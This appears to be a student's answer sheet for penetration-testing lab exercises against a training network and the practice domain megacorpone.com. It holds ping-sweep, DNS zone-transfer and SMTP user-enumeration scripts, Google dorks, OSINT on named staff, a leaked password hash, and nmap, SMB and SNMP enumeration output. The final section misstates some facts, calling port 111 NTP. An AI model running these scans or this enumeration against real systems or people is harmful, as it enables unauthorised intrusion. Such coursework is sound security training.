


#4.5.2.1


#1



#2



#3



#4

```
(kali㉿kali)-[~/Desktop]
└─$ tcpdump 'tcp[tcpFlags] = tcp-ack or tcp[tcpflags] = tcp-push' -r password_cracking_filtered.pcap | head
reading from file password_cracking_filtered.pcap, link-type EN10MB (Ethernet), snapshot length 65535
08:51:20.802026 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [.], ack 4166855390, win 115, options [nop,nop,TS val 25538253 ecr 71430591], length 0
08:51:20.802053 IP 172.16.40.10.81 > 208.68.234.99.60509: Flags [.], ack 88, win 905, options [nop,nop,TS val 71430591 ecr 25538253], length 0
08:51:20.802105 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [.], ack 1, win 115, options [nop,nop,TS val 25538253 ecr 71430591], length 0
08:51:20.802109 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [.], ack 1, win 115, options [nop,nop,TS val 25538253 ecr 71430591], length 0
08:51:20.802110 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [.], ack 1, win 115, options [nop,nop,TS val 25538253 ecr 71430591], length 0
08:51:20.802112 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [.], ack 88, win 905, options [nop,nop,TS val 71430591 ecr 25538253], length 0
08:51:20.802148 IP 172.16.40.10.81 > 208.68.234.99.60509: Flags [.], ack 88, win 905, options [nop,nop,TS val 71430591 ecr 25538253,nop,nop,sack 1 {0:88}], length 0
08:51:20.802166 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [.], ack 1, win 115, options [nop,nop,TS val 25538253 ecr 71430591], length 0
08:51:20.802168 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [.], ack 1, win 115, options [nop,nop,TS val 25538253 ecr 71430591], length 0
08:51:20.802422 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [.], ack 1, win 115, options [nop,nop,TS val 25538253 ecr 71430591], length 0
```

5.7.3.1

#1

```
#!/bin/bash
#ping sweeper tool
for i in {0..255}
do
(ping -c 1 -w 5 10.11.1.$i | \
awk -F " " 'BEGIN { ORS=" " }; FNR==1{print $2};FNR==5{printf "%s\n",$4}' >> /tmp/pingsweeper &)
done
sleep 1
wait
cat /tmp/pingsweeper | awk -F " " '{if ($2==1){print $1}}' | sort -t . -k 4,4n
rm /tmp/pingsweeper

$ ./ping_sweep.sh
10.11.1.5
10.11.1.8
10.11.1.13
10.11.1.14
10.11.1.20
10.11.1.21
10.11.1.22
10.11.1.24
10.11.1.31
10.11.1.35
10.11.1.39
10.11.1.44
10.11.1.50
10.11.1.71
10.11.1.72
10.11.1.73
10.11.1.75
10.11.1.79
10.11.1.101
10.11.1.111
10.11.1.115
10.11.1.116
10.11.1.120
10.11.1.121
10.11.1.122
10.11.1.123
10.11.1.128
10.11.1.133
10.11.1.136
10.11.1.141
10.11.1.146
```

```

10.11.1.209
10.11.1.217
10.11.1.220
10.11.1.221
10.11.1.222
10.11.1.223
10.11.1.227
10.11.1.231
10.11.1.234
10.11.1.237
10.11.1.250
10.11.1.251
10.11.1.252

#2

#!/bin/python
import os

for i in range(0,255):
    os.system('ping -c 1 10.11.1.'+str(i)+' | grep \'bytes from\' ')
$ python py_ping.py
64 bytes from 10.11.1.5: icmp_seq=1 ttl=127 time=47.1 ms
64 bytes from 10.11.1.8: icmp_seq=1 ttl=63 time=50.6 ms
64 bytes from 10.11.1.13: icmp_seq=1 ttl=127 time=47.5 ms
64 bytes from 10.11.1.14: icmp_seq=1 ttl=127 time=46.9 ms
64 bytes from 10.11.1.20: icmp_seq=1 ttl=127 time=46.9 ms
64 bytes from 10.11.1.21: icmp_seq=1 ttl=127 time=47.6 ms
...
.

#3

#!/bin/bash
cat access_log.txt | grep -Eo '[^/]*\.js' | sort | uniq
$ ./js_search.sh
jquery.js
jquery.jshowoff2.js
jquery.jshowoff.min.js

#4

#!/bin/python
import os
os.system("cat access_log.txt | grep -Eo '[^/]+[.]js' | sort | uniq")
$ python js_search.py
jquery.js
jquery.jshowoff2.js
jquery.jshowoff.min.js

```

6.3.1.1

```

Name Server: NS1.MEGACORPONE.COM
Name Server: NS2.MEGACORPONE.COM
Name Server: NS3.MEGACORPONE.COM


```

6.4.1.1

#1

Name: Mike Carlow
Email: mcarlow@megacorpone.com

#2



site:megacorpone.com intitle:"index of"

All Images Books Videos News More Settings Tools

Page 2 of about 17 results (0.50 seconds)

[http://www.megacorpone.com › assets › css › facebook](http://www.megacorpone.com/assets/css/facebook) ::

Index of /assets/css/images/prettyPhoto/facebook

Name	Last modified	Size
Parent Directory	-	-
btnNext.png	2016-08-21 11:21	845
btnPrevious.png	2016-08-21 11:21	828

[View 7 more rows](#)

[http://www.megacorpone.com › assets › fonts](http://www.megacorpone.com/assets/fonts) ::

Index of /assets/fonts - MegaCorp One

Name	Last modified	Size
Parent Directory	-	-
FontAwesome.otf	2016-08-21 11:21	61K
fontawesome-webfont.eot	2016-08-21 11:21	37K

[View 7 more rows](#)

[http://www.megacorpone.com › assets › css › images](http://www.megacorpone.com/assets/css/images) ::

Index of /assets/css/images - MegaCorp One

Index of /assets/css/images. [ICO], Name · Last modified · Size · Description. [PARENTDIR], Parent Directory, - [DIR], prettyPhoto/, 2016-08-21 11:21, - ...

[http://www.megacorpone.com › assets › dark_rounded](http://www.megacorpone.com/assets/dark_rounded) ::

Index of /assets/css/images/prettyPhoto/dark_rounded

Name · Last modified · Size · Description. [PARENTDIR], Parent Directory, - [IMG], btnNext.png, 2016-08-21 11:21, 1.4K. [IMG], btnPrevious.png, 2016-08-21 11: ...

#3

I found the twitter account of William Adler, who was not listed on the website (@RealWillAdler). He also seems to have a photo with some sensitive credentials accidentally in them listed on his page.

6.5.1.1

Megacorpone uses apache web server.

6.7.1.1

They left password hashes in the github repo `trivera:$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0.`

6.12.1.1

#1

Emails: first@megacorpone.com
hr@megacorpone.com
joe@megacorpone.com
mcarlow@megacorpone.com
thudson@megacorpone.com

#2

I tried google, linkedin, bing, and duckduckgo. Google seemed to be the best.

6.13.2.1

1

I found Fred Ducasse on linkedin:

<https://www.linkedin.com/in/fred-ducasse-47670068>

7.1.6.3

#1

`host -t ns megacorpone.com | cut -d " " -f 4 ns2.megacorpone.com. ns3.megacorpone.com. ns1.megacorpone.com.`

#2

```
#!/bin/python
import subprocess
import os
domain = "megacorpone.com"
output = subprocess.check_output("host -t ns "+domain+" | cut -d \" \" -f4", shell=True)
output = output.decode("utf-8").split("\n")[:1]

for dns in output:
    os.system('host -l '+domain+' '+dns+' |grep "has address"')
```

#3

```
[*] Trying NS server 51.222.39.63
[+] [[ 'NS', 'ns3.megacorpone.com', '66.70.207.180'], ['NS', 'ns2.megacorpone.com'],
[+] Zone Transfer was successful !!
[*]      NS ns1.megacorpone.com 51.79.37.18
[*]      NS ns2.megacorpone.com 51.222.39.63
[*]      NS ns3.megacorpone.com 66.70.207.180
[*]      TXT Try Harder
[*]      TXT google-site-verification=U7B_b0HNeBtY4qYGQZNsEYXFCJ32hMNV3GtC0wWq5pA
[*]      MX @.megacorpone.com fb.mail.gandi.net 217.70.178.215
[*]      MX @.megacorpone.com fb.mail.gandi.net 217.70.178.216
[*]      MX @.megacorpone.com fb.mail.gandi.net 217.70.178.217
[*]      MX @.megacorpone.com spool.mail.gandi.net 217.70.178.1
[*]      A admin.megacorpone.com 51.222.169.208
[*]      A beta.megacorpone.com 51.222.169.209
[*]      A fs1.megacorpone.com 51.222.169.210
[*]      A intranet.megacorpone.com 51.222.169.211
[*]      A mail.megacorpone.com 51.222.169.212
[*]      A mail2.megacorpone.com 51.222.169.213
[*]      A ns1.megacorpone.com 51.79.37.18
[*]      A ns2.megacorpone.com 51.222.39.63
[*]      A ns3.megacorpone.com 66.70.207.180
[*]      A router.megacorpone.com 51.222.169.214
[*]      A siem.megacorpone.com 51.222.169.215
[*]      A snmp.megacorpone.com 51.222.169.216
[*]      A support.megacorpone.com 51.222.169.218
[*]      A syslog.megacorpone.com 51.222.169.217
[*]      A test.megacorpone.com 51.222.169.219
[*]      A vpn.megacorpone.com 51.222.169.220
[*]      A www.megacorpone.com 149.56.244.87
[*]      A www2.megacorpone.com 149.56.244.87
```

7.2.2.9

#1

```
└─(kali㉿kali)-[~/Desktop]
$ nmap -sn 10.11.1.1-254
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-28 17:22 EDT
Nmap scan report for 10.11.1.5
Host is up (0.048s latency).
Nmap scan report for 10.11.1.8
Host is up (0.050s latency).
Nmap scan report for 10.11.1.10
Host is up (0.048s latency).
Nmap scan report for 10.11.1.13
Host is up (0.062s latency).
Nmap scan report for 10.11.1.14
Host is up (0.048s latency).
```

#2

```
(kali㉿kali)-[~/Desktop]
$ sudo nmap -sV -p 80,443 10.11.1.1-254 -oG web-sweep.txt

Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-28 17:42 EDT
Nmap scan report for 10.11.1.5
Host is up (0.051s latency).

PORT      STATE SERVICE VERSION
80/tcp    closed http
443/tcp   closed https

Nmap scan report for 10.11.1.8
Host is up (0.097s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.0.52 ((CentOS))
443/tcp   open  ssl/https?

Nmap scan report for 10.11.1.13
Host is up (0.058s latency).

PORT      STATE SERVICE VERSION
80/tcp    closed http
443/tcp   closed https

Nmap scan report for 10.11.1.14
Host is up (0.051s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 5.1
443/tcp   open  https?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.11.1.20
Host is up (0.055s latency).

PORT      STATE SERVICE VERSION
80/tcp    closed http
443/tcp   closed https

Nmap scan report for 10.11.1.21
Host is up (0.055s latency).
```

#3

```
(kali㉿kali)-[~/Desktop]
$ nmap 10.11.1.1-254 --script=smb-os-discovery

Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-28 17:58 EDT
Nmap scan report for 10.11.1.5
Host is up (0.050s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
1025/tcp   open  NFS-or-IIS
3389/tcp   open  ms-wbt-server
               Home

Host script results:
| smb-os-discovery:
| OS: Windows XP (Windows 2000 LAN Manager)
| OS CPE: cpe:/o:microsoft:windows_xp ::-
| Computer name: alice
| NetBIOS computer name: ALICE\x00
| Domain name: thinc.local
| Forest name: thinc.local
| FQDN: alice.thinc.local
|_ System time: 2021-05-28T23:04:34+01:00

Nmap scan report for 10.11.1.8
Host is up (0.051s latency).
Not shown: 989 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    closed smtp
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
631/tcp   open  ipp
3306/tcp  open  mysql
9943/tcp  open  unknown

Host script results:
| smb-os-discovery:
```

#4

They both work the same, except nmap also pings the target first, but once I disabled it with -Pn they both worked the same.

```

(kali㉿kali)-[~/Desktop]
$ nc -nv -u -z -w 1 10.11.1.115 160-162
(UNKNOWN) [10.11.1.115] 161 (snmp) open

(kali㉿kali)-[~/Desktop]
$ sudo nmap -sU 10.11.1.115 -p 160-162
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-28 18:26 EDT
Nmap scan report for 10.11.1.115
Host is up (0.049s latency).

PORT      STATE     SERVICE
160/udp  closed   sgmp-traps
161/udp  open|filtered  snmp
162/udp  closed   snmptrap

Nmap done: 1 IP address (1 host up) scanned in 1.60 seconds

(kali㉿kali)-[~/Desktop]
$ sudo nmap -sU 10.11.1.115 -p 160-162 -Pn
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-28 18:29 EDT
Nmap scan report for 10.11.1.115
Host is up (0.048s latency).

PORT      STATE     SERVICE
160/udp  closed   sgmp-traps
161/udp  open|filtered  snmp
162/udp  closed   snmptrap

Nmap done: 1 IP address (1 host up) scanned in 1.59 seconds


```

Destination	Protocol	Length Info
10.11.1.115	UDP	29 49615 → 162 Len=1
192.168.119.161	ICMP	57 Destination unreachable (Port unreachable)
10.11.1.115	UDP	29 59622 → 161 Len=1
10.11.1.115	UDP	29 59622 → 161 Len=1
10.11.1.115	UDP	29 52975 → 160 Len=1
192.168.119.161	ICMP	57 Destination unreachable (Port unreachable)
10.11.1.115	ICMP	28 Echo (ping) request id=0xc042, seq=0/0, ttl=48
10.11.1.115	TCP	44 42779 → 443 [SYN] Seq=0 Win=1624 Len=0 MSS=1460
10.11.1.115	TCP	40 42779 → 80 [ACK] Seq=1 Ack=1 Win=1024 Len=0
10.11.1.115	ICMP	40 Timestamp request id=0x75a7, seq=0/0, ttl=48
192.168.119.161	ICMP	28 Echo (ping) reply id=0xc042, seq=0/0, ttl=63
192.168.119.161	TCP	44 443 → 42779 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0
10.11.1.115	TCP	40 42779 → 443 [RST] Seq=1 Win=0 Len=0
192.168.119.161	ICMP	40 Timestamp reply id=0x75a7, seq=0/0, ttl=63
10.11.1.115	UDP	88 43035 → 161 Len=60
10.11.1.115	UDP	28 43035 → 160 Len=0
10.11.1.115	UDP	28 43035 → 162 Len=0
192.168.119.161	ICMP	56 Destination unreachable (Port unreachable)
192.168.119.161	ICMP	56 Destination unreachable (Port unreachable)
10.11.1.115	UDP	61 43036 → 161 Len=33
10.11.1.115	UDP	88 41916 → 161 Len=60
10.11.1.115	UDP	28 41916 → 160 Len=0
10.11.1.115	UDP	28 41916 → 162 Len=0
192.168.119.161	ICMP	56 Destination unreachable (Port unreachable)
192.168.119.161	ICMP	56 Destination unreachable (Port unreachable)
10.11.1.115	UDP	61 41917 → 161 Len=33

#5

They both work very similarly, but nmap sends out 2 packets (one syn and one rst), while netcat completes the 3 way handshake sending out 4 packets (syn, ack, fin-ack, ack).

No.	Time	Source	Destination	Protocol	Length Info
1	0.000000000	192.168.119.161	10.11.1.8	TCP	44 62808 →
2	0.052612443	10.11.1.8	192.168.119.161	TCP	44 80 → 62808
3	0.052658056	192.168.119.161	10.11.1.8	TCP	40 62808 →
4	7.583579800	fe80::16d2:5b39:4e4... ff02::2	ICMPv6	48 Router S	
5	7.239236111	fe80::16d2:5b39:4e4... ff02::2	ICMPv6	48 Router S	
6	126.089383739	192.168.119.161	10.11.1.8	TCP	60 33456 →
7	126.243202257	10.11.1.8	192.168.119.161	TCP	60 80 → 33456
8	126.243309191	192.168.119.161	10.11.1.8	TCP	52 33456 →
9	126.243384889	192.168.119.161	10.11.1.8	TCP	52 33456 →
10	126.294419930	10.11.1.8	192.168.119.161	TCP	52 80 → 33456
11	126.294456457	192.168.119.161	10.11.1.8	TCP	52 33456 →

7.3.2.1

#1

I used the following commands to find windows machines with SMB open on ports 139 or 445. \$ sudo nmap -sV -p 139,445 -oG smb.txt 10.11.1.1-254
\$ cat smb.txt | grep -i windows | awk -F " " '{print \$2}' > smb.txt

```
$ cat smb.txt
10.11.1.5
10.11.1.13
10.11.1.20
10.11.1.21
10.11.1.22
10.11.1.24
10.11.1.31
10.11.1.73
10.11.1.111
10.11.1.120
```

```
10.11.1.121
10.11.1.122
10.11.1.123
10.11.1.128
10.11.1.220
10.11.1.222
10.11.1.223
10.11.1.227
```

#2

I then used `sudo nmap -v --script smb-vuln-* -iL smb.txt` to scan for SMB vulnerabilities, which found two vulnerable windows machines.

```
Nmap scan report for 10.11.1.5
Host is up (0.051s latency).
```

```
PORt      STATE SERVICE
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
```

```
Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE
...
Nmap scan report for 10.11.1.227
Host is up (0.050s latency).
```

```
PORt      STATE SERVICE
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
```

```
Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE
...
```

#3

Using nbtscan I found the same 2 servers from the previous scans.

```
$ sudo nbtscan -f smb.txt
```

IP address	NetBIOS Name	Server	User	MAC address
10.11.1.5	ALICE	<server>	ALICE	00:50:56:8a:eb:da
10.11.1.227	JD	<server>	ADMINISTRATOR	00:50:56:8a:15:e2

Enum4linux gave some more info than nbtscan.

```
=====
| Share Enumeration on 10.11.1.5 |
=====
```

Sharename	Type	Comment
IPC\$	IPC	Remote IPC
ADMIN\$	Disk	Remote Admin
C\$	Disk	Default share

Reconnecting with SMB1 for workgroup listing.

Server	Comment
ALICE	
MASTER	
Workgroup	Master
MYGROUP	TOPHAT
SECURITY	MAILMAN
SVCORP	SVCLIENT73
THINC	ALICE
THINC.LOCAL	SUFFERANCE
WORKGROUP	SUSIE

Sharename	Type	Comment
IPC\$	IPC	Remote IPC
share	Disk	
ADMIN\$	Disk	Remote Admin
C\$	Disk	Default share

Users on 10.11.1.227
user:[admin] rid:[0x3ef]
user:[Administrator] rid:[0x1f4]
user:[backup] rid:[0x3ee]
user:[david] rid:[0x3f1]
user:[gary] rid:[0x3f5]
user:[Guest] rid:[0x1f5]
user:[homer] rid:[0x3f9]
user:[IUSR_SRV2] rid:[0x3fc]
user:[IWAM_SRV2] rid:[0x3fb]
user:[john] rid:[0x3f2]
user:[lee] rid:[0x3f7]
user:[lisa] rid:[0x3f3]
user:[mark] rid:[0x3f4]
user:[ned] rid:[0x3f8]
user:[nick] rid:[0x3f6]
user:[simon] rid:[0x3f0]
user:[sqlusr] rid:[0x3ed]
user:[todd] rid:[0x3fa]
user:[TsInternetUser] rid:[0x3e8]

7.4.2.1

#1

I only found one server with NFS using nmap:

Nmap scan report for 10.11.1.72

```
Host is up (0.050s latency).
```

```
PORt      STATE SERVICE VERSION
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp    rpcbind
|   100000  2,3,4        111/udp    rpcbind
|   100000  3,4         111/tcp6   rpcbind
|   100000  3,4         111/udp6   rpcbind
|   100003  2,3,4        2049/tcp   nfs
|   100003  2,3,4        2049/tcp6  nfs
|   100003  2,3,4        2049/udp   nfs
|   100003  2,3,4        2049/udp6  nfs
```

#2

I then used the NSE scripts to get more info:

```
$ nmap -p 111 --script nfs-* 10.11.1.72
```

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-29 03:59 EDT
Nmap scan report for 10.11.1.72
Host is up (0.052s latency).
```

```
PORt      STATE SERVICE
111/tcp open  rpcbind
| nfs-showmount:
|_ /home 10.11.0.0/255.255.0.0
```

7.5.1.1

#1

To start I used nmap to find all the servers with port 25 open:

```
$ sudo nmap -p 25 10.11.1.1-255 -v -oG smtp2.txt
$ grep open smtp.txt | awk -F " " '{print $2}'
$ cat smtp.txt
```

```
10.11.1.72
10.11.1.115
10.11.1.217
10.11.1.227
10.11.1.231
```

Then I used a bash command along with a edited version of the python script to test every ip from the previous list:

```
for i in $(cat smtp2.txt);do python2 test.py $i;done;
220 beta SMTP Server (JAMES SMTP Server 2.3.2) ready Sat, 29 May 2021 09:01:52 -0400 (EDT)
```

```
10.11.1.72
```

```
502 5.3.3 VRFY is not supported
```

```
220 tophat.acme.com ESMTP Sendmail 8.12.8/8.12.8; Sat, 29 May 2021 12:02:40 +0300
```

```
10.11.1.115
```

```
250 2.1.5 root <root@tophat.acme.com>
220 hotline.localdomain ESMTP Postfix
10.11.1.217
252 2.0.0 root
220 jd.acme.local Microsoft ESMTP MAIL Service, Version: 5.0.2195.5329 ready at Sat, 29 May 2021 11:02:42
10.11.1.227
252 2.1.5 Cannot VRFY user, but will take message for <root@jd.acme.local>
220 mail.local ESMTP Postfix (Debian/GNU)
10.11.1.231
252 2.0.0 root
#2
#!/usr/bin/python
import sys
import socket
if len(sys.argv) != 2:
    print "Usage: vrfy.py <username>"
    sys.exit(0)

file = open(sys.argv[1])
data = file.read().split("\n")[:-1]
file.close()

# Create a Socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
# Connect to the Server
connect = s.connect(('10.11.1.217',25))
# Receive the banner
banner = s.recv(1024)
print banner
# VRFY a user
for user in data:
    s.send('VRFY ' + user + '\r\n')
    result = s.recv(1024)
    print result
# Close the socket
s.close()

$ cat users.txt
ADAMS
ADLDEMO
root
ADMIN
ADMINISTRATOR
```

```
ADVMAIL
ALLIN1

$python2 smtp_user_enum.py users.txt

220 hotline.localdomain ESMTP Postfix

550 5.1.1 <ADAMS>: Recipient address rejected: User unknown in local recipient table
550 5.1.1 <ADLDEMO>: Recipient address rejected: User unknown in local recipient table
252 2.0.0 root

550 5.1.1 <ADMIN>: Recipient address rejected: User unknown in local recipient table
550 5.1.1 <ADMINISTRATOR>: Recipient address rejected: User unknown in local recipient table
550 5.1.1 <ADVMAIL>: Recipient address rejected: User unknown in local recipient table
550 5.1.1 <ALLIN1>: Recipient address rejected: User unknown in local recipient table
```

7.6.3.6

#1

```
$ onesixtyone -c community -i ips
Scanning 254 hosts, 2 communities
10.11.1.115 [public] ...
10.11.1.227 [public] ...
```

#2

I ran three different commands against the server, two with snmpwalk and one with snmp-check. I used snmpwalk to both print the mib tree, and I also used it to get the installed programs. Then I ran snmp-check and it returned a ton of useful information:

```
$ snmpwalk -c public -v2c 10.11.1.227
iso.3.6.1.2.1.1.1.0 = STRING: "Hardware: x86 Family 6 Model 15 Stepping 1 AT/AT COMPATIBLE - Software: Wind...
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.311.1.1.3.1.2
iso.3.6.1.2.1.1.3.0 = Timeticks: (933147250) 108 days, 0:04:32.50
iso.3.6.1.2.1.1.4.0 = ""
iso.3.6.1.2.1.1.5.0 = STRING: "JD"
iso.3.6.1.2.1.1.6.0 = ""
iso.3.6.1.2.1.1.7.0 = INTEGER: 76
iso.3.6.1.2.1.2.1.0 = INTEGER: 2
...
```

```
$ snmpwalk -c public -v2c 10.11.1.227 1.3.6.1.2.1.25.6.3.1.2
...
iso.3.6.1.2.1.25.6.3.1.2.55 = STRING: "VNC Free Edition 4.1.1"
iso.3.6.1.2.1.25.6.3.1.2.56 = STRING: "WinRAR archiver"
iso.3.6.1.2.1.25.6.3.1.2.57 = STRING: "Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.4148"
iso.3.6.1.2.1.25.6.3.1.2.58 = STRING: "ActiveState ActivePython 2.4.3"
iso.3.6.1.2.1.25.6.3.1.2.59 = STRING: "WebFldrs"
```

```
iso.3.6.1.2.1.25.6.3.1.2.60 = STRING: "VMware Tools"
```

```
$ snmp-check 10.11.1.227 -c public
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)
```

```
[+] Try to connect to 10.11.1.227:161 using SNMPv1 and community 'public'
```

```
[*] System information:
```

Host IP address	:	10.11.1.227
Hostname	:	JD
Description	:	Hardware: x86 Family 6 Model 15 Stepping 1 AT/AT COMPATIBLE - Software: Win7 Pro SP1
Contact	:	-
Location	:	-
Uptime snmp	:	10 days, 04:40:23.90
Uptime system	:	107 days, 23:59:19.44
System date	:	2021-5-29 12:41:57.0
Domain	:	WORKGROUP

```
[*] User accounts:
```

```
lee
ned
gary
john
lisa
mark
nick
todd
...
```

```
[*] TCP connections and listening ports:
```

Local address	Local port	Remote address	Remote port	State
0.0.0.0	21	0.0.0.0	51449	listen
0.0.0.0	25	0.0.0.0	18622	listen
0.0.0.0	80	0.0.0.0	59608	listen
0.0.0.0	135	0.0.0.0	18654	listen
...				

```
[*] Network services:
```

Index	Name
0	Server
1	Alerter
2	Event Log
3	Messenger
4	Telephony
5	DNS Client
...	

```
[*] Processes:
```

Id	Status	Name	Path	Parameters
1	running	System Idle Process		

```

8          running
172         running
200         running
...

```

8.2.4.1

The Wireshark capture shows various network interactions, primarily TCP connections to port 111 (NTP) and port 139 (SMB). The Nessus scan report lists several vulnerabilities, including:

- Critical:** Unix Operating System Unsupported Version Detection, Microsoft Windows Remote Desktop Protocol Server Man-in-the-Middle Weakness.
- High:** Netstat Portscanner (SSH), Nessus Scan Information.
